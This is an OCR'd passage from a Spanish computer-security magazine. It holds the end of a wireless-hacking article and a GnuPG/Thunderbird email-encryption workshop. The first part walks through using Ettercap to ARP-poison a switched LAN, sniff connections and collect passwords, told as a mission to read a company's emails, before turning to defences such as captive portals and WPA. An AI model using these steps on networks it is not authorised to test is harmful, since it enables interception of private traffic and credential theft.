


Imagen 12

En el menú "Sniff" seleccionamos "Unified sniffing..." y escogemos la interfaz de red con la que estamos conectados **(Imagen 8)**.

Tras esto veremos la pantalla principal: **(Imagen 9)**

A continuación construiremos una lista de los hosts activos, es decir de los clientes que están conectados a la red, para ello en el menú "Hosts" seleccionamos "Scan for hosts" **(Imagen 10)**.

Y esperamos unos segundos a que detecte los clientes:**(Imagen 11)**

Una vez terminado podremos ver la lista de host desde el menú "Hosts" -> "Host list".

Ahora estudiaremos el tipo de red en la que estamos, si es conmutada (conecta a los clientes a través de un switch) o no conmutada (mediante un hub).

Pero.. ¿para qué necesitamos saberlo?. En la redes **no conmutadas** se usan hub's para interconectar las máquinas; un hub viene a ser como un repetidor que además regenera la señal, es decir lo que se pone en una interfaz (entrada RJ-45) del hub sale por todas las demás. En una red de este tipo los datos van a parar a todas las máquinas conectadas de modo que un atacante lo va a tener sencillo, le basta con poner su tarjeta en modo promiscuo para ver todo el tráfico con un simple sniffer **(Imagen 12)**.






Imagen 13

Manage the plugins Control+P
Load a plugin... Control+O

Imagen 14

En las redes **conmutadas** los datos sólo van a parar a la máquina destinataria del paquete; para ello los switch's generan tablas dinámicas (switch table) que asocian cada una de sus interfaces con la MAC (o MAC's) del cliente conectado a ella. Al recibir un paquete el switch mira la MAC a la que va dirigido y consulta su tabla buscando por que interfaz debe reenviar el paquete; si por alguna casualidad en su tabla no está dicha MAC reenvía el paquete por todas sus interfaces (así se asegura de que llegue). Ésta tabla se va actualizando cada cierto tiempo de modo que si un cliente conecta una máquina al switch por la interfaz 5, el switch añadirá a su lista la MAC del cliente asociándola a dicha interfaz. Así pues cuando el switch reciba paquetes destinados a dicha MAC sabrá que **sólo** debe reenviarlos por la interfaz 5 **(Imagen 13)**

Un atacante que corra un simple sniffer poniendo su tarjeta en modo promiscuo solo visualizará su tráfico.

Para detectar si nos encontramos ante un tipo u otro de red usaremos el plugin 'link type' de Ettercap; para ello desde el menú "Plugins" seleccionamos "Manage Plugins": **(Imagen 14)**

Y hacemos doble click sobre el plugin "link type" observando en la ventana de status el resultado: "You are plugged into a SWITCH" **(Imagen 15)**.




Imagen 15

Aparentemente no puedo utilizar un sniffer para ver el tráfico de todos los clientes, pero recordando la "switch table", ésta miraba la MAC de destino del paquete y lo reenviaba por la interfaz correspondiente, pero ¿y si desde un principio falseamos la MAC de destino?. Si me encuentro en una LAN con los clientes A, B y C y A envía un paquete a C, en el paquete va especificada la MAC de C ¿cómo sabe A la MAC de C?, consultando su tabla ARP.

ARP (address resolution protocol), traduce o asocia una dirección IP con una dirección física (MAC), es utilizado por todos los nodos de la red que posean la capa de enlace de datos, así pues, cada cliente de la red mantendrá su propia tabla ARP gestionada por su sistema operativo.

Si quieres visualizar tu tabla ARP, puedes hacerlo a través del comando: arp -a


Esta tabla es dinámica y posee además un tiempo de vida, cada nodo está pendiente de los frames que le llegan por parte de los demás nodos para mantener esa tabla lo más actualizada posible.

A la hora de emitir un paquete, la tabla ARP es consultada para rellenar el campo MAC destino, si esa tabla es modificada

Imagen 16

MITM Attack: ARP Poisoning
Optional parameters
Sniff remote connections.
Only poison one-way.
Aceptar Cancelar

Imagen 17



por un atacante asociando su MAC a un IP que no es suya conseguirá engañar al switch para que le entregue un paquete que en teoría no le pertenece; esta técnica es comúnmente conocida como **ARP poisoning** .

Ettercap nos lo va a poner fácil ya que es capaz de lanzar y mantener este tipo de ataque y esnifar el tráfico a la vez :P.

Para ello seleccionamos en el menú "Mitm" -> "Arp poisoning.." y marcamos la casilla "Sniff remote conections." **(Imagen 16)**

Una vez hecho esto comenzamos la sesión de esnifado, desde el menú "Start" seleccionamos "Start sniffing" **(Imagen 17)**




Imagen 18

¿Que nos asegura que el envenenamiento de ARP se está llevando al éxito? Podemos utilizar el plugin "chk_poison" que nos dirá si hay envenenamiento o no:

```
Activating chk_poison plugin...
chk_poison: Checking poisoning status...
chk_poison: Poisoning process succesful!
```

Perfecto, para visualizar el tráfico de la red abrimos la pestaña "Connections" desde el menú "View" y observaremos una lista de todas las conexiones activas en ese momento.

Haciendo doble click sobre cualquiera de ellas veremos los datos en formato ASCII: **(ver Imagen 18)**

Además de esto Ettercap lleva incorporado un colector automático de contraseñas (FTP, POP, TELNET, SSH, MYSQL, IRC, VNC ...). Si durante algún momento de la sesión de esnifado algún cliente accediera a su correo o a un servidor ftp, Ettercap nos mostraría en la ventana de status los datos de acceso (login y pass).

Continuando con la misión debo obtener pruebas válidas de las actividades ilegales que se sospecha hay en esta empresa. Tras intervenir varios correos con Ettercap tengo pruebas que apuntan a que la empresa WADAL ha estado negociando la venta de sus acciones a otra empresa sin informar a los accionistas, pudiendo así sacar beneficio y quedar impune por el despido de los empleados por parte de la empresa que las ha comprado.

9- CONCLUSIONES

Como has podido ver saltarse una red wireless de este tipo es sólo cuestión de tiempo, lo que deja casi la totalidad de las redes wireless actuales al descubierto. Sin duda la seguridad de hoy en día depende de la combinación de todos los sistemas de protección actuales con otros sistemas como:

- **Portales cautivos:** son sistemas de autentificación de usuarios wireless. Durante el proceso de conexión con el AP, éste le asigna una IP y el gateway del portal cautivo, de modo que no podremos 'salir' de ahí hasta que no nos autentifiquemos, normalmente desde el propio navegador web bajo una conexión segura HTTP-SSL, una vez autentificamos el gateway nos dará paso a la LAN o a Internet.

Estos portales permiten configurar un política de usuarios de modo que podamos autorizar a según que servicios, limitar ancho de banda, etc. Una implementación libre de este sistema es **NoCat** http://nocat.net/

- **WPA (Wi-Fi Protected Access)**: también llamado WEP2, corrige las debilidades del actual WEP y entre sus principales mejoras destacan la continua rotación de la clave para cifrar los paquetes (TKIP). El usuario proporciona una clave fija en ASCII que sirve como semilla para generar la clave aleatoria con la que se cifrarán los paquetes, pasados un cierto número de paquetes se vuelve a generar otra clave a partir de esa semilla.

Para implementarlo es necesario que todos los dispositivos (AP y clientes) de la red soporten este sistema. Si tu AP no dispone de este sistema es posible que en la web del fabricante encuentres alguna actualización de firmware que lo permita.

La seguridad en este tipo de cifrado es proporcional a la longitud de la clave semilla, ya que existen herramientas capaces de crackearla mediante fuerza bruta.

Con la llegada de su segunda generación **WPA2** el usuario y empresa podrán disfrutar de una mayor seguridad.

10- DESPEDIDA


Este mes como es lógico no podemos proporcionarte un escenario para la práctica, pero te animo a practicar el artículo en tu red wireless y que compartas con nuestro foro tu experiencia/dudas. Así mismo para los que desde un principio han pensando ¿y que pasa con los que usamos Windows? también los animo a instalar GNU/Linux; en nuestro foro encontraras bastante información al respecto y gente dispuesta a ayudarte en cualquier problema que te surja con la instalación y configuración.

Por suerte y por comodidad también dispones de una live-cd específica para seguridad que incorpora todas estas herramientas y muchas más y que configurará automáticamente tu tarjeta, estoy hablando de **Auditor**, distribución basada en Kanotix y que podrás descargar de *http://new.remote-exploit.org/index.php/Auditor_main* . Sin más me despido esperando hayáis disfrutado con la lectura y con los posibles ratos de wardriving en los que desemboque este artículo ;).

CrashCool (Alex F.)







Capítulo III

Taller de Criptografía

Bienvenidos una vez más al Taller de Criptografía. En los dos primeros artículos hemos aprendido los fundamentos del sistema OpenPGP, los fundamentos matemáticos tras la criptografía de clave pública, así como el manejo de sus principales implementaciones. Ahora es el momento de empezar a darle un uso útil a todos esos conocimientos... ;-)

Antes de empezar, me gustaría decir algo. Cuando empecé esta serie de artículos, decidí que sería un "taller" y no un "curso" porque la mayor parte de trabajo recaería en práctica, dejando la teoría como herramienta para comprender la primera. Dado que el tema a tratar era la criptografía, no me calenté mucho la cabeza y elegí el nombre más obvio para el taller: "Taller de Criptografía".

Ya habiendo terminado el segundo artículo caí en la cuenta de una cosa: sin darme cuenta había "copiado" un nombre que ya existía y que significa mucho para todos los aficionados a la criptografía: El "Taller de Criptografía" de Arturo Quirantes Sierra (profesor de Física de la Universidad de Granada... pero como él mismo dice en su web, podemos respirar tranquilos porque no es contagioso :-P): http://www.ugr.es/~aquiran/cripto/cripto.htm.

Todo aficionado a la criptografía que sepa leer castellano y no esté suscrito al boletín ENIGMA (http://www.ugr.es/~aquiran/cripto/enigma.htm) de Arturo Quirantes, es poco menos que un hereje. Yo particularmente soy asiduo lector desde hace mucho tiempo, y os lo recomiendo totalmente. Aunque no tengo el placer de conocer a Arturo Quirantes en persona, sí que cruzamos unos correos cuando caí en la cuenta de lo desafortunado de la elección del título del taller, y fue más comprensivo aún de lo que yo esperaba. Sólo me expresó su deseo de que la gente no confundiera este taller que tienes en tus manos con el suyo. Pues que quede esta nota como aclaración, al César lo que es del César. Mando un saludo para Arturo desde mi humilde rincón. :-)

Seguridad y correo electrónico

Si sois aficionados a leer textos sobre seguridad informática, seguramente más de una vez hayáis leído aquello de que el correo electrónico es como una postal y que cualquiera puede leerlo por el camino. Y es cierto. De hecho, no solamente es cierto para correo electrónico (asumo que hablamos de protocolos estándar como SMTP, POP o IMAP, no de webmails y demás engendros de la naturaleza :-P) sino que lo es para casi cualquier protocolo de la red, incluyendo HTTP.

Sin embargo, realizamos muchas operaciones delicadas a través de web y nos han dicho que son seguras... aquello del candadito y demás. Bien, ese "candadito" y el que el habitual HTTP de la barra de direcciones cambie por un HTTPS nos indica que estamos trabajando con SSL (Secure Socket Layer), que es un sistema de cifrado basado en

PKI (Public Key Infrastructure)... que, efectivamente, es muy seguro. SSL no es el tema de este artículo... ese tema llegará más adelante, de momento nos basta con saber que existe y que sirve para convertir un protocolo estándar en un protocolo cifrado.

¿Existe algo similar para el correo electrónico? Desde luego. SMTP (puerto 25) se convierte en SMTPS (puerto 465), POP3 (puerto 110) se convierte en POPS (puerto 995), e IMAP (puerto 143) se convierte en IMAPS (puerto 993). Lo malo es que el uso de SSL en correo electrónico está muy poco extendido. Casi ningún servidor de correo gratuito ofrece correo POPS/SMTPS, aunque hay excepciones como Gmail, que aparte de su webmail (¿webmail? ¡arg, engendro! :-D) ofrece la posibilidad de usar sus cuentas en un MUA (Mail User Agent) y los protocolos usados son exclusivamente POPS y SMTP (bajo TLS). Entre los ISP, que yo sepa, casi ninguno ofrece siquiera la posibilidad de usar SSL en el correo, y entre los proveedores privados de alojamiento tampoco son muchos los que ofrecen la posibilidad de usarlo (afortunadamente el mío sí lo hace, yo recibo y envío mi correo a través de SSL).

¿Porqué si tanto nos preocupa usar SSL en HTTP para conexiones delicadas, es por el contrario tan poca la preocupación en el correo electrónico? Pues sinceramente, no lo sé, pero es un hecho. Además, al tratarse SSL de una conexión entre el cliente y el servidor, esta comunicación irá cifrada, sí, pero desde ese servidor al servidor de correo de destino y posteriormente al destinatario, es mucho más que probable que alguna de esas conexiones no se establezca mediante SSL.

Así pues, la mayoría de los usuarios están condenados a mandar sus correos privados (con asuntos tan sensibles como trabajo, datos bancarios, claves de acceso...) como postales a través de la red a la que estén conectados, y que cualquier fisgón de tres al cuarto lea lo que no debe... ¡Pues no!

Vamos a aplicar todo lo aprendido sobre OpenPGP al correo electrónico. Adicionalmente, nunca está de más que uséis, en la medida de lo posible, SSL en detrimento de las conexiones en claro.

En un principio vamos a centrarnos en un MUA concreto para familiarizarnos con el uso de OpenPGP en correo electrónico, pero más adelante veremos otros MUA's alternativos que pueden ser usados de forma muy similar, y finalmente veremos que podemos trabajar con cualquier MUA que nos apetezca e incluso con interfaces webmail (no, no lo voy a volver a decir... bueno venga, la última ¿eh?... ¡engendrooo! xD).

Eligiendo el arsenal

Como ya he dicho, vamos a empezar por un MUA muy concreto. El software elegido es:

- Mozilla Thunderbird (http://www.mozilla.org/products/thunderbird/). El motivo para elegir este software y no otro es que se trata de software libre, es multiplataforma, y mediante un plugin (del que en unos instantes hablaremos) implementa compatibilidad con GnuPG (que también es software libre y multiplataforma). La última versión disponible es la 1.0.2.

- enigmail (http://enigmail.mozdev.org/). Se trata de un plugin para Mozilla Suite y Mozilla Thunderbird que implementa compatibilidad con inline-PGP (RFC #2440) y PGP/MIME (RFC #3156) mediante GnuPG. La última versión disponible es la 0.91.0.

- GnuPG (http://www.gnupg.org/). Espero que después del anterior artículo no tenga que decirle a nadie qué es GnuPG (:-P). La última versión disponible es la 1.4.1 (sí, hay una nueva versión desde el artículo anterior).

Dado que todo el software mencionado es multiplataforma, no hay absolutamente ningún problema en seguir esta práctica tanto desde sistemas GNU/Linux como Microsoft Windows e incluso Mac OS X. Yo particularmente en esta parte usaré un sistema Debian GNU/Linux 3.1 (SID) con Mozilla Thunderbird 1.0.2-2, enigmail 0.91-3 y GnuPG 1.4.0-2, que son las versiones que a día de redactar este artículo hay en los repositorios SID de Debian. Supongo que ya habréis notado que siempre que puedo, oriento las prácticas al software libre (y si puede ser multiplataforma, mejor que mejor). Además de los motivos técnicos (de menor importancia en este caso, y de los cuales no es el momento de hablar), están los motivos prácticos: no todo el mundo tiene el dinero necesario para comprar las caras (carísimas) licencias de software necesarias para determinados programas,o bien la catadura moral para andar pirateando a troche y moche dicho software. Siempre me ha dado mucha rabia cuando leo algún artículo en el que el autor presupone que todos disponemos del último acojo-editor o acojo-compilador de turno. La vida de estudiante no da para tanto... y hablando de Universidad, otra cosa que me repatea es que los profesores de una Ingeniería (Informática, para más inri) pidan la documentación en "formato Word". Lo siento, tenía que desahogarme... :-P

Bien, vamos al tema. Lo primero que debemos hacer, obviamente, es instalar todo el software necesario. Respecto a la instalación de GnuPG no hay nada que decir, pues en el anterior artículo se trató en detalle. Solamente mencionaré que los usuarios de Linux podéis descargar o bien las fuentes y compilarlas (como fue explicado) o bien algún paquete precompilado, mientras que los usuarios de Windows deberéis bajar el binario precompilado (bueno, las fuentes también pueden ser compiladas, pero os garantizo más de un dolor de cabeza). Los enlaces para descarga son:

Para sistemas Unix-like (fuentes): ftp://ftp.gnupg.org/gcrypt/gnupg/gnupg-1.4.1.tar.bz2

Para sistemas Windows: ftp://ftp.gnupg.org/gcrypt/binary/gnupg-w32cli-1.4.1.exe



Para sistemas Mac OS X: http://prdownloads.sourceforge.net/macgpg/GnuPG1.4.1.dmg?download

Lo siguiente es bajar e instalar Mozilla Thunderbird (también es perfectamente posible usar el gestor de correo de la suite Mozilla). El software posee un instalador muy sencillo (del tipo "siguiente, siguiente, siguiente...") así que no creo que haya problema alguno con ello. He seleccionado la versión 1.0.2 en inglés porque a día de hoy la última versión en castellano es la 1.0, pero podría servir exactamente igual. Los que no se lleven muy bien con la lengua de Shakespeare, ya saben qué hacer (aunque en el artículo haré referencia a los textos de Thunderbird en inglés). Los enlaces para descarga son:

Para sistemas Linux: http://download.mozilla.org/?product=thunderbird-1.0.2&os=linux&lang=en-US

Para sistemas Windows: http://download.mozilla.org/?product=thunderbird-1.0.2&os=win&lang=en-US

Para sistemas Mac OS X: http://download.mozilla.org/?product=thunderbird-1.0.2&os=osx&lang=en-US

La primera vez que iniciéis Thunderbird veréis el asistente que os ayudará a añadir vuestra cuenta de correo. Cualquier cuenta con soporte POP/SMTP (o en su defecto IMAP) sirve, y si no tenéis ninguna, podéis usar una cuenta de Gmail mediante POPS/SMTP.

Si no tenéis tampoco cuenta de Gmail, pasaos por este hilo del foro:
http://www.hackxcrack.com/phpBB2/viewtopic.php?t=17929
Y seguro que alguien os mandará una invitación encantados.

Aprovecho para recomendar encarecidamente (como hago en cada artículo :-P) que visitéis el foro:
http://www.hackxcrack.com/phpBB2/

Los pasos para añadir la cuenta mediante el asistente son pocos y muy sencillos, por lo que me limitaré a mencionarlos por encima. Si tenéis algún problema, consultad en google o preguntad en el foro.

- New Account Setup: Seleccionamos cuenta de correo (Email account).
- Identity: Introducimos el nombre con el que deseamos figurar en la cuenta, así como la dirección de correo.
- Server Information: Seleccionamos el tipo de servidor entrante (POP o IMAP) e indicamos el nombre del servidor. Podemos seleccionar si usar una bandeja de entrada global o no (a mí particularmente no me gusta).
- User Names: Debemos indicar el nombre de usuario para correo entrante y correo saliente.

Imagen 1




Imagen 2

Enigmail Preferences
Basic | Sending | Key Selection | PGP/MIME | Advanced | Debugging
Basic Settings
GnuPG executable path /usr/bin/gpg Browse...
Additional parameters for GnuPG --charset utf8
Passphrase settings
Remember passphrase for 0 minutes of idle time
No passphrase for user
Keyserver(s):
wwwkeys.pgp.net, ldap://europe.keys.pgp.com:11370, ldap://certserver.pgp.com
Example: sks.dnsalias.net, pgp.mit.edu, ldap://certserver.pgp.com
Reset
Cancel OK

- Account Name: Indicamos el nombre deseado para la cuenta.
- Congratulations!: En este punto hemos finalizado la configuración y podemos revisar los datos introducidos para revisarlos y volver hacia atrás si fuera necesario modificar algo.

También es imprescindible configurar el servidor de correo saliente (en caso de usar IMAP este paso no es necesario), para lo cual iremos al menú Edit > Account Settings e introduciremos los datos en la ficha Outgoing Server (SMTP). No voy a entrar en los detalles de la configuración de la cuenta de correo ni de detalles avanzados como el uso de servidores salientes múltiples e independientes entre cuentas, pues no es el objeto de este texto aprender a usar Thunderbird.

Sí señalaré, no obstante, que es importante señalar las opciones de autenticación y cifrado correctas. En el caso de Gmail, por ejemplo, habría que indicar en el servidor entrante POP la opción "Use secure connection (SSL)", así como TLS en el servidor saliente SMTP.

Por último nos queda instalar la "joya de la corona": enigmail. Esta pequeña maravilla programada en XUL (el lenguaje en el que Mozilla vive y respira, del inglés "XML-based User Interface

Language") nos va a permitir trabajar con Mozilla Thunderbird y GnuPG implementado de forma transparente al usuario. Lo primero es bajar los ficheros .xpi al disco duro para poder instalarlos desde Mozilla Thunderbird (mucho ojo, si usáis Firefox, con no intentar instalarlos en el mismo... no obstante .xpi es la extensión de las extensiones de Firefox igualmente). Los enlaces para descarga son:

Para sistemas Linux: http://www.mozilla-enigmail.org/downloads/enigmail-0.91.0-tb-linux.xpi

Para sistemas Windows: http://www.mozilla-enigmail.org/downloads/enigmail-0.91.0-tb-win32.xpi

Para sistemas Mac OS X: http://www.mozilla-enigmail.org/downloads/enigmail-0.91.0-tb-darwin.xpi

Una vez descargado, debemos instalarlo desde Thunderbird. Para ello iremos al menú Tools > Extensions y seleccionaremos la opción Install, indicando la ruta al fichero .xpi descargado.

Configurando enigmail

Es el momento de meternos en harina con la configuración de enigmail. Para ello, vamos al menú de preferencias (***imagen 1***) (Enigmail > Preferences) y echamos un vistazo a sus distintas pestañas: (***imagen 2***)

- Basic: En este apartado podemos configurar las opciones generales de enigmail. El apartado "GnuPG executable path" nos permite definir la ruta al ejecutable GPG, cosa que puede resultar útil si tenemos instalada más de una versión (yo, por ejemplo, tengo instalada la 1.4.0-3 en /usr/bin/gpg y la 1.9.15-6 de desarrollo en /usr/bin/gpg2) y queremos especificar cuál usar en nuestro correo. En Windows debería ser C:\ruta_a_gpg\gpg.exe. Los parámetros adicionales nos permiten especificar alguna opción que no esté incluida por defecto pero que por algún motivo a nosotros nos interese que sí lo esté (enigmail ya incluye en este apartado el que el set de caracteres sea UTF8). La opción de recordar el passphrase del usuario por un tiempo (en minutos) establecido puede resultar útil cuando se deseen mandar muchos correos en un corto período de tiempo... pero es una opción que yo no recomiendo, por motivos de seguridad. Así mismo, la opción de eliminar la necesidad de passphrase permite trabajar con claves sin passphrase o cuyos usuarios utilicen algún gestor de passphrases como gpg-agent. Por último, en la casilla de servidores de claves podemos especificar cuáles deseamos usar.

Lamentablemente enigmail ya no soporta PGP, las razones podéis leerlas en el siguiente enlace: http://enigmail.mozdev.org/help.html#win
El equipo de enigmail afirma que la PGP Corp. no ofrece versiones de línea de comandos a un precio razonable, así como tampoco unos sistemas de salida estandarizados.

- Sending: La opción "Encrypt to self" hace que al enviar cualquier correo, nuestra propia clave (la que se encuentre seleccionada en cada cuenta) sea seleccionada como uno de los destinatarios, lo cual es muy útil, pues de otra forma tras enviar un correo y ser éste almacenado en la carpeta de enviados, no podríamos leerlo. La opción "Always trust user ID" hace que se ignore el sistema de confianza de GPG y se permita cifrar a cualquier clave, independientemente de que ésta esté configurada como válida o no. "Always confirm before sending" es autoexplicativa (pide confirmación antes de enviar nada) y es útil cuando tenemos el dedo un poco despistado :-P. La opción "Rewrap signed HTML before sending" reformatea el mail para evitar firmas no válidas en usuarios que utilicen correo HTML (cosa que por otro lado desaconsejo profundamente... con lo bonito que es el texto plano ASCII de toda la vida :-D), pero puede causar que el correo resulte ligeramente modificado. "Allow empty subject" hace que enigmail y Thunderbird no lancen el aviso de asunto vacío que por defecto muestran. Mediante la opción "Allow flowed text" podemos activar el soporte del texto plano fluido que se detalla en el RFC #2646 (ftp://ftp.rfc-editor.org/in-notes/rfc2646.txt).

La opción de "Allow flowed text" puede ser útil para usuarios de determinados MUA's que tengan problemas al tratar caracteres como saltos de línea. En Thunderbird no tendréis ningún tipo de problemas de este tipo, por lo que no es necesario que la activéis.

- Key Selection: En esta pestaña nos encontramos con dos apartados. En el primero de ellos, "Normal Key Selection", podemos seleccionar el comportamiento ante el envío de correo con respecto a las claves: la primera opción es no mostrar nunca la pantalla de selección

Imagen 3



de claves, de forma que al enviar un correo a un destinatario que no se encuentre en ninguna de las claves que poseemos, enigmail lo enviará sin cifrar sin preguntar; la segunda opción es que la pantalla de selección de claves se muestre cuando sea necesario (el ejemplo dado para la opción anterior); y la tercera es mostrarla siempre. Recomiendo usar la segunda (mostrarla cuando sea necesario), si bien yo la muestro siempre. La segunda parte de esta pestaña configura el comportamiento particular de enigmail según el destinatario del mensaje: desactivar el comportamiento selectivo según destinatario; aplicar las reglas definidas por el usuario en el editor de reglas predestinatario (***imagen 3***), de forma que si no existen reglas no se haga nada; o bien activar las reglas siempre, de forma que si no existe regla alguna predefinida para el destinatario, se cree una nueva. Mi recomendación es activar la segunda opción y, si lo deseamos, definir unas determinadas reglas para un destinatario concreto.

- PGP/MIME: En esta pestaña podemos seleccionar si deseamos usar el estándar PGP/MIME (RFC #3156, ftp://ftp.rfc-editor.org/in-notes/rfc3156.txt), simplemente permitir su uso, o por el contrario no permitirlo. Además, podemos seleccionar el algoritmo de hash que deseamos usar, entre MD5, SHA-1 y RIPEMD-160. Si recordáis el artículo anterior, hasta hace poco SHA-1 era el único que no había sido comprometido, aunque ahora mismo los tres han tenido ataques exitosos a su algoritmia. No obstante, sigo recomendando SHA-1 mientras implementan nuevos y más potentes algoritmos en OpenPGP, además de ser el único que funciona con el 100% de las claves. Respecto al uso de PGP/MIME, lo mejor es permitir su uso y luego usarlo o no según las circunstancias.


- Advanced: En este menú se encuentran las opciones menos comunes de enigmail. "Encrypt if replying to encrypting message" hace que enigmail, por defecto, seleccione la opción de cifrar mensaje cuando estemos respondiendo a un mensaje cifrado, lo cual es altamente conveniente (si nuestro interlocutor considera que la conversación es lo suficientemente importante para estar cifrada, no vamos a contradecirle... :-D). Mediante "Do not add Enigmail comment in OpenPGP signature" evitamos que enigmail incluya en el comentario una frase informando de su uso. Para todos aquellos que acostumbran a adjuntar firmas en su correo electrónico (yo, por ejemplo) o leen correos con firmas, la opción "Treat '--' as signature separator" es importante, pues el estándar openPGP establece que la cadena '--' se transforme en '- -' a la hora de firmar, de forma que si no activamos esta opción no veremos correctamente las firmas (texto gris claro). La opción "Use gpg-agent for passphrase handling" es útil para los que no quieran tener que teclear contraseñas (cosa, por otro lado, poco recomendable y muy insegura) y debe ser usada en conjunción con la opción "No 